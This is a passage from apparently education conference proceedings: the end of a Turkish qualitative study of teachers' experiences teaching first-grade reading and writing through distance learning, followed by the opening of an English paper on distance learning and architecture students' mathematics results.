Katılımcı öğretmenler uzaktan eğitim ile okuma yazma öğretiminde en önemli sorunu öğrencilerin derse katılım durumu aslında katılamaması olarak gördüklerini belirtmişlerdir. Bunun kaynağının ekonomik yoksunluk olduğunu dile getirmişlerdir. İkinci sorun olarak bağlantı ve alt yapıdan kaynaklanan sorunlar dile getirilmiştir. Uzaktan eğitimdeki en önemli sorununa yönelik bazı öğretmen görüşleri: Öğretmen H7: *Bu süreçteki en önemli 2 sorun; 1-) Canlı derslere katılamayan öğrencilerin olması 2-) Teknolojik yetersizlik (öğrencilerin internet ve bilgisayarları olmadığı için derse katılamamaları)* Öğretmen M15: *Uzaktan eğitimde en önemli sorun bu eğitime ulaşamayan çocukların var olmasıdır.* Öğretmen L22: *Ailelerin gerekli olanakları sağlayamamasından dolayı derse devam etmeyen öğrenciler.* Öğretmen B2: *Uzaktan eğitimde en büyük sorun internet sorunudur. Nedeni öğrencilerimin çoğu internet ve altyapı sorunu ile karşı karşıya kaldıkları için bazen derse katılım sağlayamıyorlar.* Öğretmen Ö2: *En önemli sorun çocuğun ev ortamından kaynaklı derse gereken ilgiyi göstermemesi.* Öğretmen S14: *Velilerin aşırı müdahalesi en büyük sorundur.* Öğretmen O: *Derse katılım sağlayamayan çocuklar en önemli sorundur bu eğitimden kopuşlara yol açacaktır.* Öğretmen T14: *Derse katılım sağlayamayan küçük yaş çocukları ilerideki eğitim hayatında hep bir adım geride kalabilecek, zorluklar yaşayabilecektir.* Öğretmen E5: *Bağlantı problemleri yeterli altyapısını olmaması ders esnasında sürekli yaşanan kopmalar dikkat dağıtıyor ve dersi bölüyor.* Öğretmen O13: *derse katılım sağlamayan öğrencilerin sayısı en önemli sorundur. Bu durumun eğitimden kopuşlara neden olacağını düşünüyorum.* Öğretmen G18: *Bağlantı sorunları ve derse katılmayan öğrencileri en önemli sorun olarak görüyorum.* Öğretmen T14: *Derse katılmayan öğrencilerdir. İleriki eğitim hayatlarında zorluklar yaşayacaklarını düşünüyorum gerekli telafi çalışmaları yapılmazsa.*

Öğretmenlerin okuma yazma öğretirken tıpkı sınıfta olduğu gibi anlatım yaptıkları görülmüştür. Bunun sebebi yöntemin basit ve kolay oluşuyla açıklanabilir. Bilgisayar üzerinden ders planlamasının daha zahmetli ve daha uzun zaman alması ile ilgili olabilir. Uzaktan eğitim ile okuma yazma öğretirken öğretmenlerin kullandığı yönteme ilişkin bazı görüşler: Öğretmen B2: *Uzaktan eğitimde okuma yazma öğretirken en çok okulistik ve Eğitim Bilişim Ağın da bulunan vido destek programlarından faydalaniyorum.* Öğretmen M15: *Uzaktan eğitimde okuma yazma öğretiminde animasyonlar, inter aktif uygulamalar, dijital oyunlar, kitaplar, anlatım tekniği ve web 2 araçlarını kullanıyorum.* Öğretmen S14: *Anlatım, animasyon gösterimi, görselleştirme her seste bir etkinlik yapma gibi yöntemleri kullanıyorum.* Öğretmen E5: *Evde tahtam var ekran karşısına geçip sınıfta olduğu gibi anlatım yapabiliyorum.*

Okuma yazmanın en önemli ayağı olan dikte çalışması öğretmenleri belirttiği çeşitli sebepler nedeniyle uzaktan eğitimde eksik, yetersiz kaldığı görülmüştür. Bazı öğretmenler geliştirdiği yöntemlerle dikte etkinliğin yaparken bazı öğretmenler yapamıyor. Sonuç olarak ekran karşısınin dikte etkinliğine uygun olmadığı çoğunluğu ortaya çıkıyor. Katılımcı öğretmenlerimizin dikte çalışması sürecine ilişkin bazı görüşleri şöyledir: Öğretmen H7: *Evet.6 saatlik dersin bir saatinde söylediğim*

cümleleri öğrenciler defterlerine yazıyor. Onlar yazdıktan sonra ekranda söylediğim cümleyi ben yazıyorum öğrenciler yazdıklarını kontrol ediyor. Öğretmen M15: Uzaktan eğitimde dikte yaptırabiliyorum. Sadece zaman açısından kontrol etmek daha fazla zamanımı alıyor. Yüz yüze iletişimde çocukların beni kolaylıkla takip ettikleri dudak hareketlerinin okunması ekran karşısında oldukça zorlayıcı oluyor. Çoğunlukla yazarken değil yazdıktan sonra görebildiğim için takip açısından zorluk oluyor. Zorluklara rağmen daha geniş zamana yayarak diktede başarı sağlayabildim. Öğretmen S14: Evet yaz –sil kartları var kelime ve cümle söylüyorum yazıp ekrana doğru kaldırıyorlar. Bazen de ben nesneleri gösteriyorum örneğin ekmeği gösteriyorum onlar ismini yazıp bana gösteriyor ya da resimler yansıtıyorum ekrana onlar isimlerini yazıyor. Bazen de ekrana ben yazıyorum onlar okuyup o nesneyi bulup getiriyorlar. Örneğin ekrana elek yazıyorum onlar evde o nesneyi bulup getiriyor. Öğretmen A12: Dikte çalışması yaptırabiliyorum ben söylüyorum onlar kartlara yazıp hep birlikte kaldırıyorlar ekranda eksik, yanlış yazanların kimler olduğunu hemen söylüyorum düzeltiyorlar son olarak ben doğrusunu yazdığım kartı ekranda gösteriyorum. Öğretmen L22: Hayır yaptırabiliyorum aileler müdahale ediyor ve çocuğun yapıp yapmadığı net olarak anlaşılıyor. Öğretmen Ö1: Yaptırabiliyorum çünkü çocuklar dikte yaptıklarında veliler kelimeleri kendileri yazıp çocuklara söyleyebiliyor bu yüzden çok yaptırabiliyorum. Öğretmen E5: Dikte çalışması yaptırabiliyorum çocukların kitaplarına bakarak yazmaya çalışmalarını olayın ciddiyetini kavrayamayan ailelerin müdahalesi neden ile.

Uzaktan eğitim sürecinde öğrencilerin yapmış oldukları okuma çalışmalarının büyük oranda öğretmen, tarafından verimli bulunduğu görülmüştür. Okuma çalışmaları ile ilgili öğretmen görüşleri: Öğretmen M15: Diktede olduğu gibi okuma da zaman alıcı oluyor. Bazı öğrenciler okurken diğerleri ekran karşısında sabırsız davranabiliyorlar. İletişim kurma daha kısıtlı olduğundan, jest ve mimikleri kullanamadığımızdan süreci yönetmek daha zor hale gelebiliyor. Öğretmen B2: Okuma yaparken sesleri çok iyi tanımadıkları için çocuklar çok zorlanıyor. Evde olan eğitim okul ortamında olduğu gibi olmadığından çok verimli olduğunu düşünmüyorum. Öğretmen H7: Canlı derslere katılan öğrencilerde verimli olduğunu düşünüyorum. Öğretmen L22: Okuma etkinlikleri yüz yüze eğitimde olduğu gibi verimli geçebiliyor. Bazı ailelerinin müdahalesi bu durumu zorlaştırıyor. Öğretmen Ş20: Veli desteği alan öğrencilerin okuma gelişimi oldukça iyi fakat veli desteği almayan, anne ve babası çalışan çocukların durumu zor ilerliyor. Öğretmen A12: Okuma etkinliklerim verimli geçiyor fakat bazı öğrencilerim ekran karşısında okumak istemiyor onlara müdahale edemiyorum. Öğretmen T14: Okuma etkinlikleri 1.sınıf çocukları için çok önemli her öğrenciye her gün mutlaka okuma yaptırmaya çalışıyorum bazı öğrenciler ekranda okumak istemiyorlar fakat katılım sağladıkları süre içinde okuma etkinlikleri verimli geçiyor. Onlarda ve bende olan kitap ve seslerle ilgili etkinlik sayfa numarasını söylüyorum ve seçtiğim öğrencinin okumasını istiyorum. Öğretmen G18: Okuma yazma öğretim sürecinde yeterli tekrar ve okuma pratiği yapılması lazım bunun için önce ben okuyorum doğru okuma

şeklini gösteriyorum daha sonra ekrana yansıttığım metni sırayla okumalarının yaptırma çalışıyorum. Verimli olduğunu düşünüyorum.

Öğretmenlerin çoğunluğu 1.sınıf öğrencilerinin uzaktan eğitimde gerekli dikkati sağlayamadıklarını belirterek bunu çeşitli sebeplerini söylemişlerdir. Bazı öğretmen görüşleri: Öğretmen L22: Hayır Uyarıcıların çok fazla olması uzaktan eğitimde çocukların dikkatini çok çabuk dağıtabiliyor. Öğretmen Ö1: Çoğunlukla okuma ve yazma öğretiminin de gereken ilgiyi göstermekteler. Öğretmen B2: Uzaktan eğitimde birkaç öğrencim dışında diğerleri gereken özeni ve dikkati gösteriyorlar. Öğretmen M15: Öğrencilerim de dersi dikkatle izleme ve dinleme konusunda sorun yaşamadım. Kullandığımız çeşitli uygulamalar bunun sebebidir diye düşünüyorum. Öğretmen Ş20: Hayır. Evler küçük olduğundan öğrencilerin kendilerine ait çalışma odaları yok bu nedenle kalabalık bir ortamda derse giriyorlar. Televizyon açık oluyor kardeşleri yanlarına oluyor bu gibi durumlar dikkatlerini dağıtıyor. Öğretmen E5: 1.sınıf öğrencileri yaşlarının küçük olmasından dolayı gereken dikkati gösteremiyorlar. Öğretmen O13: Uzun süre dikkatli dinleyen öğrenciler olduğu kadar dikkati çabuk dağılan öğrencilerde var burada bireysel farklılıklar devreye giriyor. Ekran karşısında olmaları durumun ciddiyetinden uzak davranmalarına sebep olabiliyor. Bu yaşlarının küçük olmasından da kaynaklı tabiki. Öğretmen A12: sınıfortamı gibi kurallar oluşturduk her ders buranın bir sınıf olduğunu hatırlattım onlarda kavramaya başladı ve daha dikkatli ve özenli derslere katıldı. Öğretmen T14: Evet gerekli dikkati gösteriyorlar. Ders sonunda oyun oynayacağımızı söylüyorum. Karışık söz hakkı vermeye çalışıyorum. Olabildiğince takip edip anında müdahale etmeye çalışıyorum dersten kopmalarını önlemek için. Öğretmen Z10: bazen ekran karşısında oyun oynayabiliyorlar. Ev ortamı ve yaşlarının küçük olması derse dikkat göstermelerini engelliyor.

Ailelerin desteğinin öğretmenler için çok önemli olduğunu, bu süreci çoğunlukla ortaklaşa yürüttükleri anlaşılmıştır. Velilerin bu süreçte öğretmenlere desteği oldukça yüksek bir orandadır. Bazı öğretmen görüşleri: Öğretmen E5: Uzaktan eğitimde okuma yazma bilmeyen çocukların en büyük yardımcıları anneleri, aileleri olmuştur. Ben ellerinden geleni yaptıklarını düşünüyorum bu süreçte. Öğretmen G18: Okuma yazma öğretim sürecinde velilerim destek verdiler. Okumaya yeni başlayan çocuklar için hangi kitabı, hangi sayfayı açacağı yazım ve okumaları nasıl takip edeceği velilerin desteğiyle sağlandı. Öğretmen T14: Velilerim sağ olsunlar bu süreçte benimle beraber hareket ettiler. Sesleri hissettirmede, harfleri yazmada öğrenciye hem yakın hem uzak durarak ihtiyaç duyduğum noktalarda devreye girdiler. Öğretmen M15: Velilerim uzaktan eğitim süresince fazlasıyla destek oldular. İstedğim fotoğraflar ve etkinlikler düzenli olarak yapıldı. Ödev etkinlikleri için google classroom uygulamasını kullandık ve sabırla günü gününe etkinlikler platforma yüklendi. Toplantılarımızı da düzenli olarak gerçekleştirerek çözüm odaklı ve ilerleyici bir tavır sergilediler. Öğretmen L22: Velilerin gereken desteği göstermeleri halinde halin de süreç hızlı ve akıcı ilerlerken gerekli özeni göstermeyen ailelerin çocukları dersi anlamada ve ilerlemede zorluk çekmektedirler. Televizyon açık ev içi gürültülü derse katılıyorlar. Evde gereken sessizliği ve ders ortamının oluşmasına

dikkat etmiyorlar. Öğretmen Ö1: Velilerin desteği bazen iyi olurken bazen çocuğun okuma yazmasına fırsat vermeden araya girmeleri olumsuzluklara sebep olmaktadır. Çocuğun neleri yapıp yapmadığını ölçmek zorlaşmaktadır. Öğretmen B2: Velilerim çok yardımcı oluyor onlarda durumun farkında oldukları için öğretmene gereken yardımı yapıyorlar diye düşünüyorum. Öğretmen Ş20: Evde olan çalışmayan velilerim bu süreci iyi yönettiler. Fakat çalışan velilerim bu sürece dahil olmadılar. Öğretmen Z10: Gereken desteği gösterdiklerinin düşünmüyorum.

Öğretmenlerin çoğunluğu 30 dakikalık ders saatlerini 1. Sınıf öğrencileri için uygun buldukları sonucuna ulaşmıştır. Bazı öğretmen görüşleri şöyledir: Öğretmen B2: *Ders saatlerini fazla buluyorum. Nedeni ise bu çocuklar daha 1.sınıf olduğu için ders saatleri fazla geliyor ve bir zamandan sonra sıkılıyorlar. Oyun oynamak istiyorlar. Öğretmen M15: Eba da tanımlanan ders saatlerinin uygun olmadığını düşünüyorum. Öğleden sonra akşama kadar tanımlanan dersten sonra, ertesi gün sabah ders olması olumsuzdur. Çocukların ne akşam ne de sabah saatinde etkinliklerini yapmaya zamanı olmuyor ve yorgun derse katılıyorlar. Okuldaki gibi her gün düzenli ve aynı saatte ders olmalıdır. Bu saatlerde çocukların zihin enerjilerini en iyi kullanabildikleri sabah ve aynı saatler olmalıdır. Öğretmen T14: 30 dakikalık ders süresi 1. Sınıf öğrencisi için yeterlidir. Dikkatlerini toplamaları için uygundur. Öğretmen L22: Evet otuz dakikalık ders saatlerinin küçük yaş çocuklar için uygun olduğunu düşünüyorum dikkatlerini daha uzun derse veremezler.*

Öğretmenler birinci sınıf öğrencileri ile günlük altı ders saati ders işlemektedirler. Öğretmenlerin çoğunluğu günlük altı ders sayısını 1. Sınıf öğrencileri için fazla olduğunu düşünmektedirler. Buradan ders sayısının birinci sınıf için fazla olduğu sonucu çıkmaktadır. Bazı öğretmen görüşleri şöyledir: Öğretmen M15: *Okuma yazma öğretimi için ders saati yeterlidir. Öğretmen B2: Günlük ders sayısının yeterli olduğunu düşünüyorum. Öğretmen G18: günlük ders sayısı aynen okuldaki gibi 6 derstir. Bence uygundur. Öğretmen S14: Bazen az geliyor duruma göre ek zoom da çalışmalar yaptığım oluyor. Öğretmen L22: Günlük altı ders saatinin bu yaş çocuklar için fazla olduğunu düşünüyorum henüz çok küçükler ve ekran başında bu kadar uzun saatler geçirmemeleri gerekiyor bence ders saatleri azaltılabilir. Öğretmen Ş20: Ben fazla buluyorum. Öğrencinin dikkatinin kısa süreli verebiliyor. Daha uzununu tekraralarda zamanlarda dikkati dağılıyor. Öğretmen O13:1. Sınıf öğrencileri için her ders 30 dakikadan günlük 6 ders yani 3 saat çocuğun ekran karşısında kalmasına sebep oluyor bence çok fazladır.*

Öğretmenler 1. Sınıflara okuma yazma öğretirken oluşan okuma yazma ortamını büyük oranda verimli bulmuyor. Bunu ev ortamı, kardeş sayısı, kendi odasının olmaması vs. gibi çeşitli nedenler ile açıklıyorlar. Bazı öğretmen görüşleri: Öğretmen L22: *Yaş gurubunun küçük olması bu sisteme hazırlıksız yakalanmamız, çocukların hazır bulunmuşluluğunu eksik oluşu, ailelerin gereken ciddiyeti göstermemesi gibi durumlardan dolayı canlı derslerin yeterli verimliliğe ulaştığını düşünmüyorum. Öğretmen Ö1: Yüz yüze eğitimin yerini tutmaz ama yine de zamanı verimli kullanıp öğrenci ilgisi arttırıldığında derslerin verimli ilerlediğini düşünüyorum. Öğretmen S14:Ev ortamı olduğundan dikkat*

çabuk dağılıyor. Anne bazen yiyecek getirebiliyor. Yanında kimse yoksa öğrenci kitap açmada zorlanıyor. Yardımcı olma olanağım olmuyor. Öğrenci dağılıyor. Öğretmen E5: sesleri açıp kapamada, söz hakkı almada çok aceleci davranıyorlar, bazen onlar duymadığımı düşünerek tekrar tekrar soru soruyorlar bu gibi durumlar ders ortamının verimliliğini düşürüyor. Öğretmen B2: Canlı ders ortamının verimliliği genelde ev ortamı olduğu için ve ailede birden fazla kişi yaşadığı için uygun ortamın sağlanamadığı için verimli bulmuyorum. Öğretmen M14: Canlı ders ortamının verimliliği canlı ders ortamını çocuk için hazır hale getirecek olan veliye bağlıdır. Çocuğun odasının olması, kaliteli internet bağlantısı, başka kişilerin etrafta olmaması, odada televizyon vb araçların çalışıyor durumda olmaması gerekir. Öğretmen A12: Oluşan canlı ders ortamını verimli buluyorum. Var olan teknolojik eksiklikler giderilse ve katılamayan öğrencilerde derslere katılabilse bu verimin biraz daha artacağını düşünüyorum. Öğretmen Ş20: . Tam bir ders ortamı oluşturamıyorum. Sadece ekrandan ders yapmaya çalışıyorum.

Okul idarelerinin bu süreçte birinci sınıf okutan öğretmenlere yeterli desteği göstermedikleri görülmüştür. Bazı öğretmen görüşleri: Öğretmen M15: *Okul idaresi uzaktan eğitim süresince bizlere destek olmuşlardır. Rehberlik servisimiz öğretmenlerle iletişime geçmiş, gerekli konularda online eğitimler vermiş, okul idaremiz pandemi süresince bizlere güvenlerini iletmiştir. Öğretmen B2: Uzaktan eğitim sürecinde okul idaresinin gerekli desteği biz öğretmenlere sağladığını düşünüyorum. İnternetimiz olmadığı zamanlar okulumuzda rahatlıkla canlı derslerimizi yapabileceğimizi belirtmiştir. Öğretmen Ş20: Hayır bu süreçte öğretmen yalnız bırakıldı. Kendi çabasıyla yapabildiği kadar bir şeyleri yapmaya çalıştı. Öğretmen L22: Bu süreçte okul yönetimin yerli desteği gösterdiklerini düşünmüyorum. Öğretmen T14: Bizim ulaşamadığımız öğrencilere bizim adımıza ulaşabilirlerdi bu süreçte tüm yükün bizlerin üzerine kaldığını ve yeterli destek göstermediklerini düşünüyorum. Öğretmen Z10: Okula yeni başlayan bu öğrenciler bir süre sonra derslere girmeyi bıraktılar, kimi ailelere hiç ulaşamadık bu süreçte ailelerle irtibat kurulabilir bize yardımcı olunabilirdi fakat olmadı. Bu süreçte bizler aileleri ailelerde bizleri tanıyamadı.*

Okul rehberlik servislerinin uzaktan eğitim ile okuma yazma sürecinde öğretmenlere gerekli desteği sağladıkları yönündedir. Öğretmenler okul rehberlik servisinden bu süreçte hem kendileri için hem de öğrencileri için gerekli desteği çoğunlukla aldıklarını belirtmişlerdir. Okul rehberlik servislerinin desteklerine yönelik bazı öğretmen görüşleri şöyledir: Öğretmen S14: *Rehberlik servisinden destek aldım. Çünkü bazı çocuklarla gereken ilişkiyi kuramadığımızdan ve özel eğitim gerektirdiğinden rehberlik hizmeti almış bulunmaktayım. Öğretmen L22: Evet canlı derslerimize katılarak öğrenci ve velilere süreç ile ilgili bilgilendirme yapıldı. Canlı derslerin yüz yüze eğitimden ayırt edilmemesi gerektiği anlatıldı. Öğretmen Ö1: Evet çünkü etkili bir öğretim sağlamak adına öğrencinin ilgisinin çekebilmek adına rehberlik servisinden gereken bilgi ve desteği aldım. Öğretmen M15: Uzaktan eğitim süresince rehberlik servisinden destek aldım. Öğrenme bozukluğu, disleksi, dikkat eksikliği vb konularda verdikleri eğitimden faydalandım. Çünkü yüz yüze eğitimde çok daha kolay fark*

edilebilen her davranış uzaktan daha zor takip ediliyor. Bilgileri tazelemek ve yeni bilgiler edinmek adına rehberlik servislerinin önemli olduğunu düşünüyorum. Süreçlerin takibi açısından çok faydalı olduğunu düşünüyorum. Öğretmen H7: Evet. Çünkü derse katılmak istemeyen öğrencilerim oluyordu. 3 saat bilgisayar başında hareketsiz oturmak bu yaş grubundaki öğrencilere sıkıcı geliyordu bu sebeplerle rehberlik servisinden destek aldık. Öğretmen G18:okula yeni başlayan öğrencilerin nasıl ders çalışacakları, derste nasıl davranacakları konusunda öğrencilerimi ve velilerimi bilgilendirildi. Öğretmen Ş20:Gerekli hassasiyet gösterilmedi. Öğretmen Z10:Desteği yeterli bulmuyorum. Öğretmen O:Hayır herhangi bir destek almadım.

Uzaktan eğitim sürecinde okuma yazma öğretimi sürecinde akran eğitimi ile ilgili öğretmenler çoğunluk olarak akran eğitiminin eksik kaldığını ve bu durumun çocuklar için olumsuz olduğunu belirtmişlerdir. Katılımcılar öğrencilerin birbirlerinden öğrenmelerinin eksik kalmasının okuma yazma sürecine olumsuz etki ettiğini düşünmektedirler. Öğretmenlerin uzaktan eğitimde akran eğitime yönelik bazı görüşleri aşağıda verilmiştir: Öğretmen H7: *Kısmen evet kısmen hayır çünkü evde ağabey ve ablaları olan öğrencilerim akran eğitimi yapabiliyorlar ama ağabey ve ablası olmayan öğrencilerimin eksik kaldığını düşünüyorum. Öğretmen M15: Uzaktan eğitimde akran eğitiminden geri kaldılar. Çocukların yüz yüze kurduğu iletişimin akran eğitiminde büyük önemi vardı. Öğretmen S14: Evet arkadaş eğitiminden uzakta kalmaları bizi daha da zorluyor bu yaştaki çocuklar birbirinin okumasından yazmasından daha kolay ve çabuk öğrenebiliyorlar. Öğretmen L22: Evet akran eğitiminden uzakta kaldılar. Birbirlerinden öğrenmenin en yoğun olarak gerçekleştirildiği okuma-yazma sürecinde yeterli iletişim ve sosyal öğrenme sağlanamadı. Öğretmen Ö1: Bazı aileler kalabalık akran eğitimini kardeşler arası sağlayabilirken bazı aileler tek çocuk aynı zamanda da ebeveynleri çalışıyor bu çocuklar akran eğitiminden uzak kaldılar. Öğretmen Ş20: Kesinlikle evet akran eğitiminden uzak kaldıklarını düşünüyorum. Bazen bizlerin ulaşamadığı öğrencilere arkadaşları sosyal anlamada daha iyi ulaşıyor. Akran öğrenmesi gerçekleşiyor bu noktada çok eksik kaldılar. Öğretmen E5:Sosyal etkileşim sağlayacakları bir ortam oluşmadığı için birinci sınıflarda akran eğitiminden uzakta kaldılar. Öğretmen T14: Yüz yüze oyun oynayamadıkları için akran eğitiminden geride kaldıklarını düşünüyorum çünkü bu yaş gurubu en kolay oyunla öğreniyor, birbirinden öğreniyor. Öğretmen G18: Ekranda birbirlerinin okumalarını takip etmelerini istiyorum, birbirlerine soru sormalarını sağlamaya çalışıyorum, ortak çalışmalar yaptırmaya çalışıyorum fakat yinede akran eğitimi yetersiz kalıyor. Öğretme O13:kalabalık aileler olduğu için çoğunlukla akran eğitiminden uzak kaldıklarını düşünmüyorum.*

4. SONUÇ VE TARTIŞMA

İlkokul 1. Sınıflara okuma yazma öğreten 13 öğretmen ile yapılan araştırma sonucu genel olarak alt problemler göz önünde bulunarak değerlendirilmiştir. İlk olarak öğretmenlerden kaynaklı problemler incelendiğinde öğretmenlerin uzaktan eğitimi hangi cihazdan işledikleri, eğitim teknolojilerini aktif kullanıp kullanmadıkları, uzaktan eğitim ile ilgili herhangi bir eğitim alıp

almadıkları, öğretimi hangi yöntemle gerçekleştirdiği soruları sorulmuştur. Öğretmenlerin eğitim teknolojilerini kendi yetenek ve becerileri doğrultusunda oldukça yüksek bir oranda kullandıkları görülmüştür. Öğretmenlerin çoğunluğunun uzaktan eğitim ile ilgili herhangi bir hizmet içi eğitim almamış olmaları telafi edilmesi gereken çok büyük eksikliklerdir. Öğretmenlerin kendilerini sürece adapte ettiği kendi kendilerini geliştirerek sisteme uyum sağlamaya çalıştıkları anlaşılmıştır. Tabii ki her öğretmenin aynı oranda olduğu söylenemez fakat günceli takip etmek adına süreci en verimli şekilde yürüttükleri söylenebilir.

İkinci olarak uzaktan eğitime katılan öğrencilerden kaynaklı sorunlar öğretmenler açısından dile getirilmiştir. Bu kapsamda dikte çalışmaları, okuma çalışmaları, öğrencilerin dikkati, canlı ders ortamının verimliliği sorularına cevap aranmıştır. Öğretmenlerin çoğunluğu 1. Sınıf yaş gurubunun uzaktan eğitim de dikkatlerini veremediklerini belirtmişlerdir. Dikte çalışmalarında verimli bir çalışma yapamadıklarını öğrencilerin ailelerinde veya kaynaklardan yardım almaya çalıştıklarını gözlemlemişlerdir. Bu gibi durumların yaşanması da öğrenciden kaynaklı olarak ders ortamının verimliliğin alt seviyelere düşürdüğü görülmüştür. Buna nazaran okuma çalışmalarını daha verimli olarak sürdürdüklerini belirtmiştir öğretmenler. Öğrencilerin yaş guruplarını küçük olması ekran karşısında uyarıcıların çok fazla olması, dikkatlerini verememeleri, sürekli oyun oynamak istemeleri, çabuk sıkılmaları öğrencilerden kaynaklı sorunlar olarak dile getirilmiştir.

Üçüncü olarak veliden kaynaklı sorunlara ilişkin öğretmenler bu dönemin veliler aracılığıyla bir yere ulaşabildiğini belirtmekle beraber işlerini sıkıntıya soktuklarını da dile getirmişlerdir. Küçük yaş gurubunda olan bu çocukların derse bağlanması, cihazları kullanabilmesi, dersi takip edebilmesi, yanlış öğrenmeler engellemesi yeri gelince kitabını açabilmesi ailelerinin desteğiyle sağlanmıştır. Bunun yanında ailelerin canlı ders ortamının verimliliğini düşüren davranışlar içinde oldukları da belirtilmiştir. Bazı ailelerin televizyonu kapatmadıkları, küçük kardeşleriyle aynı ortamda bulunmaları istenen sessiz ortamı sağlamamaları, gereken ciddiyetle canlı derslere yaklaşmamaları derslerin verimini düşürmüştür. Ailelerin dikte etkinliğinde çocuklarına kopya vermeleri yazacakları kelime veya cümleyi onlar yerine yazmaları, harf harf yazdırmaya çalışmaları bir nevi derse müdahale etmeleri öğretmenlerin işini oldukça zorlaştırmıştır. Aynı durum okuma çalışmaları içinde geçerli olduğu öğretmenler tarafından ailenin çocuğun okumasına yardım etmeye çalışması serbest olarak bırakmaması büyük bir sorun olarak belirtilmiştir. Ailelerin öğrencilere fazla müdahale etmesi öğretmenler tarafında sürecin zorlukları arasında görülmüştür. Aileler bu konu hakkında bilgilendirilebilir.

Dördüncü olarak teknolojik ve fiziki koşullardan kaynaklı problemlerin anlaşılması için katılımcılara sınıflarındaki öğrencilerin yüzde kaçının katılım sağladığı, ders ortamının verimliliği, uzaktan eğitimin en önemli sorunu soruları incelenmiştir. Burada göze çarpan en önemli husus ekonomik sebeplerle ders katılmayan öğrencilerin oranı. Öğretmenlerin çoğunluğu canlı dersin en büyük problemini katılım sağlayamayan öğrenciler olarak belirtmiştir. Bunun sebebini ailelerin maddi durumlarının canlı derslere katılım sağlayacak teknolojik cihaz internet bağlantısı gibi olanakları

çocuklarına sağlayamadıkları için yaşadığını belirtmişlerdir. Bazı ailelerin kardeş sayısının fazla oluşu cihazların yetersiz oluşu bunu karşılayacak durumlarının olmayışı şeklinde açıklamışlardır. İkincil olarak bağlantı ve alt yapı sorunları öğretmenlerin karşılaştıkları diğer önemli bir sorun olarak görülmüştür. Sistemin sürekli kopması derste verimliliği düşürdüğü belirtilmiştir.

Beşinci olarak 1. Sınıflar ile uzaktan eğitim yapan öğretmenler 30 dakikalık ders süresini uygun yeterli bulurken günlük 6 ders sayısını fazla bulmuşlardır. Ders sayısının fazla oluşu öğrencide sıkılma dersten kopma gibi sorunlara yol açmıştır bu durumda aynı ortamda bulunmayan öğretmenin işini güçleştirmiştir.

Öğretmenler okul idarelerinin ve rehberlik servislerinin bu süreçte işlerini kolaylaştırmak sürecine katkı sağlamak için çalıştıklarını belirtmişlerdir.

Öğretmenler tarafından bu süreçte oyunla öğrenmenin, arkadaşından öğrenmenin yani akran eğitiminin gerçekleşmediğini belirtilmiştir.

5. ÖNERİLER

- Öğretmenler uzaktan eğitim ve teknoloji kullanımı bazında hizmet içi eğitimlerle desteklenmeli
- İhtiyacı olan öğretmen ve öğrencilere teknolojik destek sağlanmalıdır.
- Veliler süreçle ilgili bilinçlendirilmeli
- Rehberlik servisleri ailelere ve çocuklara daha fazla destek sağlamalıdır.
- Okul idareleri öğretmenin üzerindeki yükü fark etmeli ve öğretmenlerin işlerini kolaylaştırmalıdır.
- Mümkünse uzaktan eğitim yüz yüze eğitim ile paralel uygulanmalıdır
- Uzaktan eğitime katılım sağlayamayan çocuklar tespit edilip gerekli takviye çalışmaları yapılmalıdır
- İnternet ve altyapı çalışmaları güçlendirilmelidir.
- 1. Sınıf öğrencileri için günlük ders sayısı düşürülmelidir.

6. KAYNAKÇA

- (1) Ağır, F. (2007). Özel Okullarda ve Devlet Okullarında Çalışan İlköğretim Öğretmenlerinin Uzaktan Eğitime Karşı Tutumlarının Belirlenmesi. Yüksek Lisans Tezi, Balıkesir Üniversitesi, Fen Bilimleri Enstitüsü: Balıkesir.
- (2) Güler, A., Halıcıoğlu, M. ve Taşgın, S. (2015). Sosyal bilimlerde nitel araştırma. Ankara: Seçkin Yayıncılık

- (3) Gündüz, A. Y. (2013). Öğretmen Adaylarının Uzaktan Eğitim Algısı. Yüksek Lisans Tezi, Sakarya Üniversitesi Eğitim Bilimleri Enstitüsü, Sakarya.
- (4) Güneş, F. (2007). Ses temelli cümle yöntemi ve zihinsel yapılandırma. Ankara: Nobel Yayın
- (5) <https://www.okulistik.com/anasayfa/uzaktan-egitim.html>
- (6) İşman A.(2011). Uzaktan Eğitim. (4. Baskı) Ankara: Pegem Yayınevi
- (7) Yıldırım, A. ve Şimşek, H. (2011). Sosyal bilimlerde nitel araştırma yöntemleri (8. Baskı). Ankara: Seçkin Yayıncılık.

THE INFLUENCE OF DISTANCE LEARNING ON THE RESULTS OF THE MATHEMATICS MODULE OF ARCHITECTURE STUDENTS

Liepa Bikulčienė¹, Aušra Žvironienė¹

¹*Kaunas University of Technology, Faculty of mathematics and natural sciences, LITHUANIA*

liepa.bikulciene@ktu.lt

ABSTRACT

Studies of mathematical abilities of students show that Lithuania is below the average of other countries and about 30 percent of school absolvents did not pass the final math exam in the past year. This may have been influenced by the first wave of lockdown and remote teaching. The aim of the research is to test students' state of mathematical knowledge, highlighting problematic topics that could be repeated or recommended during the learning process, which would not cause problems in later studies. The students of module Architectural Experiment were chosen because they do not have the usual mathematics modules taught to other faculties of technical sciences during their studies for two or three semesters. Therefore, knowledge acquired at school is essential for successful learning.

A test of 20 tasks was selected for the initial scholar knowledge test. One of the most difficult topics according to the results was functions, second-order curves and their drawing. The all assessments result among different year results differed statistically significantly and it can be influenced by distance learning and assessments in this year. The similarity between the middle term assessment and the final grade indicated that the specific mathematics topics in the module have been mastered with equal success.

The middle term assessment and final grade points show that despite the poor mathematical knowledge of the school, the chosen methods of teaching are appropriate; the students have mastered the course well and will have the opportunity to continue their studies successfully. The study shows a weak direct positive relationship between Test and Presentation/Final grade. By module evaluation feedback, the innovative methods, used in

teaching, helped to students reach good results of math part in study module but the rest part of results became worst influenced by distance learning.

Keywords: *Distance learning, mathematical abilities, statistical analysis.*

1. INTRODUCTION

The coronavirus disrupted life around the globe in 2020. Like in other sectors, the COVID-19 pandemic affected education in many ways. Many countries suspended ordinary teaching and assessments. Universities were advised to reduce face-to-face teaching and replace it with remote solutions wherever possible. The COVID-19 pandemic situation forced many lecturers around the world to make a sudden switch from ordinary to remote lectures. This shift in practice has provided an opportunity to reconsider how the use of technology in mathematics education can help to improve student knowledge. Still the problem is how to ensure the assessment's adequacy to correctly measure students' progress [1]. If students achieve higher scores than in previous years, this could be linked with cheating in online exams or with changes in the format of the evaluation tools. The objective of this article is to compare the assessment process before and during the lockdown.

